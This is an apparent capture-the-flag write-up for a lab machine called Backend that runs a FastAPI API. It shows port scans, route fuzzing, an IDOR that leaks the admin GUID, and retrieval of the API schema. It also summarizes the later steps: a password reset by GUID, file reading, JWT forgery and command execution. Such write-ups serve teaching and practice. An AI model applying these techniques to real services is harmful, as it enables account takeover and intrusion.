Backend
The IP may vary: the lab had to be restarted at some point, so screenshots and commands might show a different address. Replace it with the one from your own instance.
TL;DR.Backendis aLinuxbox centred on abusing aFastAPIAPI. We enumerate the endpoints, read the admin's data via IDOR (itsGUID), register an account to get a token that unlocks the schema, and find/updatepass: an unauthenticated endpoint that overwrites any user's password given theirGUID. As admin we read files through an authenticatedLFI, recover theJWTsigning key from the source code and forge a token withdebug:true(JWT forgery) that unlocks/admin/execforRCE. Once inside, a password leaked in the application's own log givesroot.
Recon
Initial scan
ping -c 1 10.10.11.161
64 bytes from 10.10.11.161: icmp_seq=1 ttl=63 time=97.3 msTTL 63 → Linux: Linux starts the TTL at 64 and each routing hop decrements it, so 63 = 64−1; a hint, not proof (it can be spoofed), confirmed by the service scan.
The UDP sweep over the 100 most common ports returns nothing:
nmap -sU --min-rate 5000 -Pn -n -vvv --open --top-ports 100 10.10.11.161 | grep -v 'no-response'
Not shown: 6 closed udp ports (port-unreach)
PORT      STATE           SERVICE       REASON

Nmap done: 1 IP address (1 host up) scanned in 1.10 seconds
The table comes out empty, but the line above it is worth reading properly: of the 100 ports probed only 6 answered with a port-unreach declaring them closed. The other 94 stayed at no-response, which in UDP means "open or filtered, I cannot tell". An empty UDP scan is never a clearance, it is a "not worth pushing here right now".
The full TCP scan, on the other hand, is definitive:
nmap -sS -n -Pn -p- --min-rate 5000 --open 10.10.11.161
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE REASON
22/tcp open  ssh     syn-ack ttl 63
80/tcp open  http    syn-ack ttl 63
extractPorts picks up the scan's result, leaves it on the clipboard and also saves it to an extractPorts.tmp to come back to later:
extractPorts scan
Extracting information ...

    IP Address: 10.10.11.161
    Open ports: 22,80

Ports copied to clipboard

File: extractPorts.tmp
1  IP Address: 10.10.11.161
2  Open ports: 22,80
Two ports out of 65535, and the REASON column echoes the ttl 63 from the ping, this time over TCP packets. On to the versions:
nmap -p22,80 -sCV 10.10.11.161
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 ea:84:21:a3:22:4a:7d:f9:b5:25:51:79:83:a4:f5:f2 (RSA)
|   256 b8:39:9e:f4:88:be:aa:01:73:2d:10:fb:44:7f:84:61 (ECDSA)
|_  256 22:21:e9:f4:85:90:87:45:16:1f:73:36:41:ee:3b:32 (ED25519)
80/tcp open  http    Uvicorn
|_http-server-header: uvicorn
|_http-title: Site doesn't have a title (application/json).
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
OpenSSH 8.2p1 Ubuntu 4ubuntu0.4 places the box on Ubuntu 20.04, but the interesting bit is two lines down. The http-title script finds no title and explains why: (application/json). Before we even open a browser, nmap has told us that port 80 does not serve HTML, it serves JSON. There is no web app with forms and directories here, there is an API, and that changes the whole methodology that follows.
HTTP - TCP 80: an API, not a web app
whatweb confirms how little there is:
whatweb http://10.10.11.161
http://10.10.11.161 [200 OK] Country[RESERVED][ZZ], HTTPServer[uvicorn], IP[10.10.11.161]No Title[], no Script[], no cookies, no framework headers. Just HTTPServer[uvicorn]. On a normal site this output would run to ten lines; the fact that it fits in one is the finding itself.
Uvicorn is a Python ASGI server, the default choice for deploying FastAPI and Starlette. In the browser we see the API root, and Wappalyzer adds nothing we did not already know:

{"msg":"UHC API Version 1.0"}A route scan completes the map:
dirsearch -u http://10.10.11.161/ --exclude-status=403,404
[13:13:36] 200 -   20B  - /api
[13:13:36] 307 -    0B  - /api/    ->  http://10.10.11.161/api
[13:13:37] 200 -   30B  - /api/v1
[13:13:37] 307 -    0B  - /api/v1/ ->  http://10.10.11.161/api/v1
[13:14:01] 401 -   30B  - /docs
[13:14:01] 307 -    0B  - /docs/   ->  http://10.10.11.161/docs
[13:14:37] 401 -   30B  - /openapi.json
Four routes and two status codes telling different stories. /api and /api/v1 answer 200 with no questions asked. /docs and /openapi.json answer 401, not 404: they exist, but they demand authentication. That difference is a fairly clear invitation, because /openapi.json is the API's full specification, the index of everything that can be called. Getting any token at all, even an unprivileged one, will buy us the entire map.
API enumeration
Walking the hierarchy: IDOR on /api/v1/user/1
With no documentation, the API gets explored by hand, following whatever each response suggests:
curl -s http://10.10.11.161/api
curl -s http://10.10.11.161/api/v1
curl -s http://10.10.11.161/api/v1/user
curl -s http://10.10.11.161/api/v1/user/a
curl -s http://10.10.11.161/api/v1/user/1 | jq
{"endpoints":["v1"]}
{"endpoints":["user","admin"]}
{"detail":"Not Found"}
{"detail":[{"loc":["path","user_id"],"msg":"value is not a valid integer","type":"type_error.integer"}]}
{
  "guid": "36c2e94a-4271-4259-93bf-c96ad5948284",
  "email": "admin@htb.local",
  "date": null,
  "time_created": 1649533388111,
  "is_superuser": true,
  "id": 1
}
The chain explains itself. The API keeps announcing its own children (v1, then user and admin). Plain /api/v1/user returns Not Found, so it is not a listing. And probing /api/v1/user/a does not produce a generic error: FastAPI replies that user_id is not a valid integer. It has just handed us the parameter's name and type. We try the most obvious integer, 1, and out comes the first user created in the database.
/api/v1/user/1 leaks, with no authentication whatsoever, the administrator's record: a textbook IDOR, a sequential identifier nobody checks belongs to you. The email (admin@htb.local) and the is_superuser: true are already useful, but the valuable part is the guid:
36c2e94a-4271-4259-93bf-c96ad5948284A GUID looks harmless, just another internal identifier. We note it down without yet knowing what it is for, and that is precisely this box's lesson.
Endpoint fuzzing: 422 as an oracle
There may be more routes under /api/v1/user/ besides the {user_id} one. Time to fuzz:
wfuzz -u 'http://10.10.11.161/api/v1/user/FUZZ' -X POST -w /path/to/common.txt --hh=31,22 -t 500
ID            Response   Lines    Word     Chars       Payload
000001044:    307        0 L      0 W      0 Ch        "cgi-bin/"
000002524:    422        0 L      3 W      172 Ch      "login"
000003816:    422        0 L      2 W      81 Ch       "signup"
Two hits, and neither returns 200. That 422 Unprocessable Entity is the key: in FastAPI, a 422 means "the route exists and the method is right, but the body you sent does not pass validation". In other words, a 422 is a hit, not a miss. That is why the fuzzing runs with -X POST (API endpoints rarely answer GET) and why the --hh filter discards by response length rather than by status code: filtering for "200 only" here would have left the screen blank.
login and signup are now on the map.
Register and log in: the errors dictate the schema
We do not know which fields signup expects, but there is no need to guess. It is enough to ask badly and read the complaint:
curl -X POST -s http://10.10.11.161/api/v1/user/signup | jq
curl -X POST -s http://10.10.11.161/api/v1/user/signup -H "content-type: application/json" -d '{"example":"example"}' | jq
curl -X POST -s http://10.10.11.161/api/v1/user/signup -H "content-type: application/json" -d '{"email":"kmn9@htb.local","password":"1234"}' | jq
// 1. No body: it only knows the body is missing
{"detail":[{"loc":["body"],"msg":"field required","type":"value_error.missing"}]}

// 2. With arbitrary JSON: FastAPI enumerates the missing fields
{"detail":[{"loc":["body","email"],"msg":"field required","type":"value_error.missing"},
           {"loc":["body","password"],"msg":"field required","type":"value_error.missing"}]}

// 3. With the right fields
{}
This ladder is worth pausing on, because it repeats three times across the box. FastAPI validates bodies with Pydantic, and when validation fails it returns the list of missing fields, with their exact path (["body","email"]). Deliberately sending junk turns the error message into documentation: we are not guessing the schema, we are getting the server to spell it out. Convenient for the developer, a gift for the attacker (API information disclosure).
The {} from the third request confirms the registration. Login, however, does not take JSON:

# JSON  ->  the endpoint rejects the body
{"detail":[{"loc":["body","username"],"msg":"field required","type":"value_error.missing"},
           {"loc":["body","password"],"msg":"field required","type":"value_error.missing"}]}
Note the detail: it asks for username, not email. That is the signature of OAuth2PasswordRequestForm, FastAPI's standard helper, which by specification travels as a form and calls the identification field username even when the value is an email address. Without -H content-type, curl already sends application/x-www-form-urlencoded:
curl -X POST -s http://10.10.11.161/api/v1/user/login -d 'username=kmn9@htb.local&password=1234'{"access_token":"eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9...","token_type":"bearer"}We now hold a plain user's JWT. With it we go straight for what the 401 was hiding.
The full schema: openapi.json
curl -X POST -s http://10.10.11.161/openapi.json -H "Authorization: Bearer <jwt>"
curl -X GET  -s http://10.10.11.161/openapi.json -H "Authorization: Bearer <jwt>" | jq
{"detail":"Method Not Allowed"}{
"openapi": "3.0.2",
"info": { "title": "FastAPI", "version": "0.1.0" },
"paths": { "/": { "get": { "summary": "Root", ... } } }
}The Method Not Allowed from the first attempt is a cheap reminder that an endpoint is a route plus a verb, not just a route. With GET the whole specification comes out. We filter it by the API routes:
curl -X GET -s http://10.10.11.161/openapi.json -H "Authorization: Bearer <jwt>" | jq | grep '/api/v1'
"/api/v1": {
"/api/v1/user/{user_id}": {
"/api/v1/user/login": {
"/api/v1/user/signup": {
"/api/v1/user/SecretFlagEndpoint": {
"/api/v1/user/updatepass": {
"/api/v1/admin/": {
"/api/v1/admin/file": {
"/api/v1/admin/exec/{command}": {
        "tokenUrl": "/api/v1/user/login"
